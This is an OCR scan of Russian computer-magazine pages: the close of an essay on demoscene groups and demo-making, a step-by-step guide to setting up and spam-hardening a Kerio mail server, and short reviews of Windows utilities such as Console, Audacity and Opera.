
Могу лишь отметить из ряда вон выходящие мегадемо групп Kewlers и MFX. Их творчество не-

**FROM DUSK TIL DAWN**
**by Fairlight**
**ZOOM3**
**by AND Cybermag**
**CANDYTRON (FR30)**
**by Farbrausch**
**BINARY FLOW**
**by Conspiracy**






91



возможно спутать ни с чем (несмотря на наличие кучи подражателей).

Сочетание абстракционизма, экспрессионизма, сюрреализма и еще чего-то неуловимого делают их работы запоминающимися и уникальными. В чем секрет? Не знаю… Но выглядит просто потрясающе.

[1] Aether by MFX (ftp://ftp.scene.org/pub/parties/2005/breakpoint05/demo/mfx_athr.zip)

[2] Pornonoise by MFX (http://www.pouet.net/prod.php?which=9467)

[3] Deepness in the Sky by MFX (ftp://ftp.scene.org/pub/parties/2002/sota02/demo/mfx_dis.zip)

[4] Variform by Kewlers (ftp://ftp.scene.org/pub/parties/2002/assembly02/demo/variform_by_kewlers.zip)

[5] Protozoa by Kewlers (ftp://ftp.scene.org/pub/parties/2003/breakpoint03/demo/kwl_prtz.zip)


[6] A Significant Deformation Near The Cranium by Kewlers (ftp://ftp.scene.org/pub/parties/2003/assembly03/demo/a_significant_deformation_near_the_cranium_by_kewlers.zip)

[7] X-Mix 2004 by MFX Kewlers (http://www.pouet.net/prod.php?which=12028)

Как они это делают?! Может быть, просто совместить 2D и 3D? Берем идею, рисуем под нее 3D-модельки и 2D-фоны, комбинируем движком в стильную плавно переливающуюся симфонию свободной мысли и… Получаем что-то типа дем Houjobb'ов:

[1] MicroStrange by Haujobb;

[2] Elements by Haujobb;



[3] We are by Haujobb (http://www.pouet.net/prod.php?which=8281);

[4] Strange Feelings by Haujobb.

Это я написал не к тому, что Хауджоббы лучше всех, а к тому, что их команда стабильно создавала уникальные атмосферные произведения из года в год. В чем их секрет, я тоже не знаю, но факт остается фактом — ребята работали не щадя своего времени и сил, добивались именно того результата, который был задуман дизайнером. А все почему? Потому что талантливый народ был? Да! Но ведь и сейчас встречаются таланты? Так в чем же дело? А дело в правильном распределении задач между членами команды и в наличии этих самых членов в достаточном количестве. Посмотрим на количество мемберов у тех же Haujobb (>40), tAAt(>20), ByteRapers(>30), TBL(>30), Razor 1911 (вообще немеренно). Пара 2D-художников, 2–3 3D-моделлера, кодер на 2D-эффекты, пара кодеров на 3D, музыканты на выбор… Нет проблем! Не нужно разрываться! Каждый занимается тем, что ему по душе. Поэтому и демы получаются душевные.

А на современные команды гляньте! Апогей — AND. Сам себе команда :).

Вот и получаются у них поделки либо с мощным движком и ограниченным дизайном, либо с интересным дизайном/идеями, но невразумительным исполнением кода. Отсюда и выкрики «Scene is dead».

**DEEPNESS IN THE SKY**
**by MFX**
**AETHER**
**by MFX**
**PORNONOISE**
**by MFX**
**ELEMENTS**
**by HaujobbX**
**ELEMENTS**
**by HaujobbX**
**ELEMENTS**
**by HaujobbX**

И вообще, под демой подразумевают креатив. Инновационные подходы к дизайну цвета и формы, необычные методы визуализации, шокирущий видеоряд, увлекательный сюжет… Я понимаю, что сложно придерживаться этих линий, но крайне желательно о них вспоминать хоть иногда.

Также не стоит забывать, что чаще всего демка является продуктом коллективного творчества. А это значит, что финальный релиз часто получается неожиданным для большинства членов команды. Почему? Да очень просто! Кодер пишет те эффекты, которые ему хочется опробовать, художник рисует то, что у него лучше всего получается, а музыкант вообще не заморачивается и просто вываливает на стол кучу трэков из погреба. Роль дизайнера в таком случае исполняет коллективный разум (он же — «генератор бреда»).

Дема должна быть еще и флагманом IT-прогресса… Девиз «Выдавить максимум красоты из железа» является основополагающим на просторах демосцены. Юзеры-зрители по всему миру получают возможность убедиться в мощном потенциале и полезности своих компов для мирового искусства, проникаются чувствами, идеями, стремлениями…

Обратная сторона медали погони за «технологичностью» демки — слабеющая с каждым годом креативная составляющая. Тема, идея, сюжет — кому это интересно, если можно рендирить в риалтайме бублики на 500 тысяч полигонов каждый, с бампами, преломлениями, реальными отражениями, натуральной физикой столкновений, да еще и на фоне трех миллионов травинок с бликами и флариками? Все и так будут в восторге… Особенно обладатели видюх за $600, на которых все это «творчество» будет выдавать 11fps. Прогресс.

➜ **заключение.** Я думаю, что в результате все будет хорошо. Вот наиграются кодеры новыми GPU, напишут удобные и понятные тулзы, и явятся из тени на свет молодые и талантливые художники-дизайнеры. И будет править новый девиз — «Максимум креатива, новизны, чувственности!». Ну а кодеры будут только поддакивать, расширять возможности тулзов и гонять за пивом… C

## ИЗ ИСТОРИИ СОЗДАНИЯ ДЕМЫ UNDERSPACE (CROLYX TEAM)

Звонит Xiod (кодер, музыкант).
«Приходите делать дему… А то дедлайн на Милленниум Демопати послезавтра — не успеем».

Не хочется, но надо… Ладно… Приходим с Cr0ck'Ом (мощный кодер). Настроение никакое. Идей — ноль. Ксиод начинает показывать движок… Кроку интересно — он программер. На мониторе — софтварный рендер в 512x384. Жуть. И это в 2001 году! Успокаивает то, что на пати наверняка будет плохо настроенный проектор не лучшего качества, который будет работать за хардварный антиальязинг. Ладно… Музыка. Хорошая, конечно, но настраивает на суицид: я его дисторшн не перевариваю. На выбор представлено несколько трэков, но от этого не легче.

Ладно… Сцены. Вот тут включается «коллективный разум»! Ксиод показывает, что уже накодил.

На экране кубик, все грани представляют собой вентиляторы (по идее), и «это» летит по небу.

{Ксиод} Вот!
{Линкс} Бред.
{Крок} Ммм… Фигня какая-то… А если лететь внутри кубика и смотреть через вращающиеся лопасти вниз?
{Ксиод} Да! Будет клево!
{Линкс} Бред.
{Ксиод} #%@&**!
{Линкс} Ну и ладно… (рассматриваю журнал с картинками).
{Ксиод} Сделай лучше!
{Крок} Ну, можно сделать ВолумЛайт через вращающиеся лопасти…
{Линкс} Дурка.
{Ксиод} %@#%*!!
{Линкс} (глядя в журнал с картинками): Стоунхэндж лучше вашего кубика.
{Ксиод} Сделай, $%@@ %»&#!!
{Линкс} Лана…

Сделал... Летающий остров со Стоунхэнджем. К чему эта сцена, никто не знает, но она лучше кубика, и поэтому «коллективный разум» ее одобрил. Именно таким образом и создается многозначительность и псевдофилософия в деме ;).

ОФФТОПИК

# Soft

## admining

ДА ЗДРАВСТВУЕТ МЫЛО ДУШИСТОЕ!
НАСТРОЙКА ПОЧТОВОГО СЕРВЕРА

**АЛЕКСАНДР ПРИХОДЬКО**
**(SANPRIH@MAIL.RU)**


В настоящее время без электронной почты не живет, пожалуй, ни одна организация. Мы с тобой подняли и настроили домен, подключили пользователей к Сети, и для счастья нам не хватает того самого душистого мыла. Перед установкой и настройкой почтового сервера нам необходимо обзавестись двумя вещами: реальным IP-адресом и доменным именем. Реальный адрес у тебя есть, а вот с именем можно поступить двумя способами: либо купить у провайдера/хостера, либо безвозмездно, то есть даром, взять у ближайшего провайдера доменное имя третьего уровня. Предположим, что мы зарегистрировали свое доменное имя xakdomain.org, адрес у нас есть. Провайдер пропишет у себя в DNS-зоне запись MX, где укажет наше имя и адрес. В принципе, ты можешь поднять свой DNS-сервер и наполнить его необходимыми записями, затем настроить трансфер зоны на провайдера и сам отвечать за доступность сервера. Теперь подумаем, где, собственно, мы поместим наш почтовый сервер. Можно вынести его за пределы твоей сети прямо в интернет, установить на почтовике файрвол, антивирус и наблюдать за ним особо тщательно. Но тогда все твои обращения к нему — драгоценный трафик. Можно установить его во внутренней сети: тогда скорость работы корпоративной почты будет очень высока, и никакого лишнего трафика! На сервере ставишь две сетевые карты, одна смотрит в твою сеть, вторая — в мир. Ставишь файрвол, и все готово.

Лирическое отступление закончим выбором продукта. Не в целях рекламы, а ради познания истины мы рассмотрим почтовый сервер фирмы Kerio. По стоимости продукт доступен даже для небольшой конторы. Например, почтовик на 30 персон обойдется примерно в 700 убитых енотов. Попробовать почтовик можно, скачав с сервера триальную версию программы — www.kerio.com. Начинаем установку. Разработчики позаботились о носителях русского языка, что не может не радовать. Жмем «OK» и любуемся матросом с флагом (что имел в виду дизайнер инсталляшки — остается загадкой). «Далее». Читаем, как много умеет версия 6.3 почтового сервера. «Далее». Принимаем лицензионное соглашение. «Далее». Приходим к виду установки.

Отмечаем «Выборочную установку», выбираем каталог для установки программы. Наконец добрались до самого выбора. Отключаем справку на чешском языке. «Далее». И, наконец, жмем «Установить». Пока прога устанавливается, набросай себе список пользователей и придумай пароли для подключения к почтовику. На определенном этапе установки визард предложит ввести доменное имя. Оставляем все по умолчанию и идем далее.

Заводим админскую учетную запись и придумываем длинный пароль.

Теперь следует выбрать каталог и диск, куда почтовик будет складывать всю почту. Прикинь, на какой электронный документооборот способна твоя контора. Если работники постоянно отсылают и принимают файлы и количество клиентов достаточно большое, то для хранилища имеет смысл завести отдельный диск, если оборот писем маленький — оставляем все по умолчанию.




Настройка ретрансляции

И, наконец, нажимаем последний раз кнопку «Готово». Перезагружаем сервер и в трее видим кусочек красно-белого флага, которым размахивал матрос при установке, — это и есть наша почта. Запустим ее. Так как у нас сервер прикрыт файрволом фирмы Kerio, то выскакивает панель администрирования, в ней выбираем «мейл — сервер». При первом запуске нам предлагается зарегистрировать продукт. Закрываем окно. Вот оно — наше мыло.

Теперь начнем настраивать наше новое хозяйство. Заходим на закладку «Службы» и останавливаем ненужные службы. Вопрос о необходимости работы этих служб ты, конечно, решаешь сам, но для работы стандартного почтового сервера их можно и остановить. Для начала отключаем протокол IMAP. Вот тебе выдержка из википедии: «IMAP (Internet Message Access Protocol) — интернет-протокол прикладного уровня для доступа к электронной почте.»

«IMAP предоставляет пользователю богатые возможности для работы с почтовыми ящиками, находящимися на центральном сервере. Почтовая программа, использующая этот протокол, получает доступ к хранилищу корреспонденции на сервере так, как будто эта корреспонденция расположена на компьютере получателя. Электронными письмами можно манипулировать с компьютера пользователя (клиента) без необходимости постоянной пересылки с сервера и обратно файлов с полным содержанием писем». Естественно, заодно пристреливаем и «Защищенный IMAP». Продолжаем использовать википедию:

«NNTP — основной и единственный протокол, по которому пользователи могут подключаться к news-серверам и участвовать в дискуссиях. По строению этот протокол сходен с протоколами приема и передачи электронной почты. News-сервер представляет собой постоянно подключенный к сети компьютер, на котором хранятся со-

общения дискуссии. Основное отличие технологии NNTP от e-mail — отсылаемые сообщения общедоступны. Сообщения сгруппированы по темам обсуждения.

Возможно отозвать посланное сообщение. Фактически, решения технологии NNTP очень похожи на веб-форумы за исключением того, что копия базы данных сообщений хранится на компьютере пользователя (или хотя бы список тем сообщений). За NNTP закреплен TCP-порт 119. При подключении к NNTP-серверу по SSL (т.н. NNTPS) используется порт 563».

Нам для получения информации хватает и обычного интернета. Отключаем NNTP и «Защищенный NNTP». Разбираемся еще с одним протоколом. Это LDAP. Если ты не собираешься импортировать пользователей из Active Directory, то протокол можно отключить. Вот что у нас осталось:

Для настройки некоторых параметров нам необходимо создать группу IP-адресов нашей сети. Заходим на закладку «Определения»→ «Группы IP-адресов»→ «Добавить», дадим имя нашей группе «Lan», «Тип» — выбираем значение «Диапазон адресов», и в поля «От» и «До» вводим начальное и конечное значения адресов нашей сети.

Запомни процесс создания групп IP-адресов, — он нам еще пригодится. Теперь настроим параметры нашего «Сервера SMTP». Заходим в закладку «Конфигурация»→ «Сервер SMTP». На первой же закладке «Управление ретрансляцией» отмечаем галочкой «Пользователи из группы IP-адресов» и выбираем созданную нами группу IP-адресов «LAN». Таким образом, мы разрешаем своим пользователям пересылать чужие письма, но не позволяем использовать наш почтовый сервер для рассылки спама.


Переходим в закладку «Параметры безопасности». Отмечаем галочкой «Макс. число неизвестных получателей…», «Не применять эти ограничения для группы IP-адресов» — выбираем «LAN». Не забываем после каждого изменения нажимать кнопку «Применить». Ну и ограничим размер исходящих сообщений, например, пятью мегабайтами.

В закладке «Доставка SMTP» ничего не меняем и переходим в закладку «Параметры очереди». Здесь все тоже оставляем по умолчанию, разве что можно сменить язык отчетов на «Русский». Переходим к фильтру содержимого. Закладка «Фильтр содержимого»→ «Фильтр спама». В первой закладке «Оценка принадлежности сообщений к спаму» не трогаем ничего. Переходим в закладку «Черные списки». Вот теперь нам необходимо вернуться в закладку «Определения»→ «Группы IP-адресов»→ «Добавить» и включить сюда еще одну группу, которую назовем «Spam&Virus».

В эту группу ты сможешь заносить особо надоедливые адреса по рассылке спама и вирей. В свойствах выбираешь «Тип»→ «Хост», записываешь адрес первого попавшегося спамера (например 61.216.-119.248), в описании пишешь «SPAM». Возвращаемся в закладку «Фильтр содержимого»→ «Черные списки». Отмечаешь галочкой перечисленные в таблице «Черные списки сети Интернет» ресурсы и в «Пользовательском черном списке IP-адресов распространителей спама» в «Группе IP-адресов» выбираешь созданную тобой группу IP-адресов «Spam&Virus». Не забывай давить «Применить».

Теперь ты готов воевать со спамерами самостоятельно. Из любого входящего спамерского письма ты вытаскиваешь IP-адрес машины, пославшей это письмо, и заносишь его в свою группу «Span&Virus». И все, почтовик сбрасывает эти письма и тебя не трогает. Если твоя контора не общается с адресатами из-за границы, то можно отрезать целые страны. Например, адрес, который мы первым занесли в список, принадлежит Тайваню. Методика поиска такова: записал адрес спам-машины, залез в интернет на поисковик, например www.whoisinform.ru, выбрал из списка «Поиск информации об IP-адресе», ввел в поле адрес и нажал «Найти». В ответ получил инфу о том, какой сети принадлежит данная машина, и инфу о размере сети. В нашем случае это адреса в диапазоне 61.216.0.0 — 61.219.255.255. Никто тебе не мешает отрезать всю эту сеть. В списке IP-адресов создаешь запись типа «Диапазон адресов» — и прощай переписка с Тайванем. Теперь переходим сразу на закладку «Средство защиты от спама». Отмечаем галочкой «Задержать приветствие SMTP на 25 сек.», выбираем в поле «Не применять задержку для соединений от LAN.

Данное действие позволит отбить некоторое количество спама. Принцип действия такой: в момент установки соединения и обмена информацией между SMTP-серверами, существует тайм-аут на ответ сервера на приветствие. Что-то около 30 секунд. Спамерские программы не могут ждать так долго, ведь им нужно отсылать сотни тысяч сообщений и тайм-аут ожидания ответа у них очень маленький. Таким образом, выставляя значение задержки приветствия, мы этих торопыг отсекаем. Единственная трудность, тайм-аут задержки приветствия не должен быть сильно большим, дабы не отсечь и нормальные серверы.




Настройка «черных списков»

Со спамом разобрались, переходим в закладку «Фильтр содержимого»→ «Антивирус».

Если ты приобрел почтовый сервер со встроенным антивирусом, то в этой закладке ты настраиваешь сам антивирус и его действия с зараженным письмом. Все можно оставить по умолчанию, за одним исключением. Тебе необходимо создать админский почтовый ящик, на который будут сыпаться все письма, доставленные и не доставленные твоим юзерам. Придумай себе такой ящик. Теперь в поле «Если в сообщении обнаружен вирус» в дополнение к отмеченному галочкой полю «Удалить сообщение» отметь еще и «Переадресовать исходное сообщение администратору» и введи сюда свой админский ящик. Бывает, что некоторые сообщения антивирус не может проверить, принимает их за незнакомый вирус и удаляет. Вот если такое произошло, а письмо на самом деле было нужным, то почтовый сервер отправит пользователю сообщение об удаленном письме, а само письмо придет на твой админский ящик, и ты всегда сможешь вернуть его юзеру. Единственный недостаток всего этого — письма с вирями будут приходить на твой админский ящик не вылеченными. Так что защищайся!

Все то же самое проделай и в закладке «Фильтр содержимого»→ «Фильтр вложений». Здесь отмечаешь галочкой «Включить фильтр вложений», просматриваешь предлагаемый тебе список вложений, оставляешь в нем необходимые для контроля и перенаправляешь сообщения с вложениями на свой админский ящик. Теперь, если пользователю придет письмо с недопустимым вложением, почтовик это вложение вырежет и отправит юзеру предупреждение, а тебе на админский ящик придет это же письмо с нетронутым вложением. Если оно будет необходимо, ты всегда вернешь его юзеру.

В следующий раз мы продолжим ковырять наше мыло **C**

Создание учетной записи

# Soft

## утилиты

ПОДБОРКА СВЕЖИХ ПРОГРАММ ОТ СПЕЦА

ЮРИЙ НАУМОВ

### Console 2.00.127

sourceforge.net/projects/console

Freeware


Вот уж что-что, а нормальную консоль (стандартную Windows во внимание не брать) я искал уже очень давно. Консоль — мегаудобная вещь в непрерывном процессе работы под виндой. Всегда хотелось, чтобы она была красивая и удобная, а главное — не уступала в производительности cmd. Если первым двум факторам удовлетворял практически любой продукт (а их на самом деле не так уж много), то хорошей реализацией третьего практически никто не мог похвастаться. И вот мне на глаза попалась консолька — проект на sourceforge.net. Отличный релиз усовершенствованной стандартной консоли Windows! Автор смог совместить простоту, красоту и удобство оболочки для командных интерпретаторов (cmd, bash, etc) абсолютно без потери производительности. В качестве достоинств консоли могу отметить закладки (возможность работать сразу с несколькими консолями одновременно), визуальные решения (гибкая настройка фонов, цветов, шрифта), возможность выделения текста (как в блокноте). Консоль не требует установки и является portable software.

### Audacity 1.2.6

audacity.sourceforge.net

Freeware


Еще один проект под крылышком sourceforge.net — простой в использовании звуковой редактор. Audacity многопланен, может использоваться для записи звука, оцифровки информации с аналоговых носителей (например, старых добрых винилов), редактирования в различных форматах (wav, mp3, ogg): вырезания, сведения, склеивания, изменения высоты тона и скорости записи. В любой момент в Audacity можно добавить новые дополнительные примочки (в том числе VST-модули), — просто слить их с сайта проекта, и даже создавать собственные эффекты на простом встроенном языке. Audacity — кросс-платформенный звуковой редактор, работающий как под Windows, так и под Mac OS X, GNU/Linux и некоторых Unix. Помимо стабильной версии на сайте есть доступ к свежей бете 1.3.2.



### Advanced Vista Codec Package 4.2.0

msfn.org

Freeware



Переход на Windows Vista неизбежен, если, конечно, не случится ничего сверхъестественного. А значит, и многие инструменты повседневного пользования должны перекочевать в свежую среду. Предлагаю тебе универсальный набор кодеков, совместимый как с Windows XP, так и с новой Вистой. Автор постарался на славу: в состав пакета входит все необходимое для получения максимального удовольствия от просмотра фильмов и прослушивания музыки. В то же время в списке отсутствуют совершенно ненужные вещи: нет ни встроенного медиапроигрывателя, ни бесполезных инструментов и профайлов. В новой версии разработчики добились максимальной производительности при практически полном отсутствии конфликтов между установленными компонентами.

### NoClone Enterprise Edition 4

noclone.net


Shareware

Для обладателей «несколькостенгигабайтных» носителей информации, для тех, кто устал следить за неизвестно куда исчезнувшим свободным местом и просто для любящих порядок на своем винте… Довольно свежий инструмент для глобального обнаружения любых дубликатов файлов на твоем жестком диске. NoClone предложит несколько режимов уборки: проведение побайтового (заметь, не по CRC) сравнения, поиск по названиям или просто по схожести, в зависимости от желаемого уровня очистки жизненно важного пространства. Достаточно высокая скорость поиска, гибкая настройка целевых файлов и маски, возможность сохранения и загрузки сессии — все эти достоинства переместили дистрибутив в папку избранных у меня на диске. Надеюсь, тебе тоже понравится.


## Vista Manager 1.0.3

winxp-manager.com/vistamanager
Shareware

Продолжая тему стремительно наступающей Windows Vista, хочу предложить тебе первый довольно функциональный инструмент для гибкой настройки этого продукта Microsoft. Разработчик тулзы уже имеет опыт создания подобных программ — предыдущий его продукт WinXP Manager до сих пор пользуется изрядной популярностью. По интерфейсу Vista Manager в точности напоминает своего старшего брата, а по содержанию включает в себя около 20 различных утилит, разделенных на несколько категорий. В основном возможности менеджера аналогичны предыдущему продукту компании, да и твикерам в общем. Но такие утилиты как индексирование реестра и мастер очистки системы могут посоревноваться в качестве с подобными системными программами. В новой версии добавлена возможность резервного копирования электронной почты, а также обновлены некоторые системные модули. Vista Manager работает во всех версиях Windows Vista и использует .NET Framework, уже встроенный в ОС.



## Portable AnyReader 1.9.55

anyreader.com/ru/
Shareware

Очень даже неплохой инструмент для копирования данных с трудночитаемых носителей: CD/DVD-диски, Flash, HDD, ZIP, сетей LAN, Wireless LAN, Bluetooth. Программа без проблем переварит ошибки, возникшие при чтении или копировании данных, а также потерю соединения. С помощью AnyReader можно не только считать данные с поврежденных носителей, но и копировать информацию внутри нестабильной сети. В настройке программы указывается количество попыток на чтение, что помогает работать с информацией разной степени поврежденности. Огромным плюсом программы, конечно, является портативность — прекрасно подойдет в качестве подручного инструмента на флешке. Имеет простой интерфейс, довольно полную информацию по работе и поддерживает русский язык.

## Opera 9.10 Final

opera.com
Freeware

Этого участника сегодняшнего обзора, надеюсь, не надо представлять. Opera — давно известный инструмент для серфинга мирового сетевого пространства — прочно завоевал почтение пользователей. Его сравнительно небольшие размеры, скорость работы и обильная палитра настроек позволяют сделать путешествие по Сети максимально эффективным, удобным и безопасным. В Opera 9 было представлено огромное число инноваций. Теперь браузер вооружен до зубов: клиент для p2p-сетей, BitTorrent, стандартный менеджер загрузки файлов, irc-клиент, rss-клиент, система виджетов (что-то вроде небольших плагинов, наподобие гаджетов в Windows Vista). В этой финальной версии разработчики потрудились над улучшением стабильности работы браузера и произвели положительные изменения в Fraud Protection.


## Easy CD-DA Extractor 10.0.3

poikosoft.com
Shareware

Последняя на сегодняшний день версия несомненно лучшего аудио-риппера. Эта программа позволяет значительно упростить процесс копирования audioCD в другие форматы (mp3, wma, ogg, mp4, m4a, aac, FLAC, Musepack, vqf, wav, aiff и Monkey's Audio) с обходом защиты от копирования, способностью работы с поврежденными дисками и поддержкой технологии BURN-Proof. Таким же образом осуществляется и запись audioCD с указанных форматов, а также конвертация поддерживаемых форматов между собой. В программу встроен плеер с поддержкой ID3, а в новой версии — и ID3V2-тегов. Кстати, разработчики представили полную поддержку UNICODE, улучшили нормализацию звука, быстродействие и интерфейс. Риппер доступен более чем на 30 языках, в том числе и на великом и могучем.

## Lazy Setup CD 1.5 Pro

autosetup.org.ru
Shareware



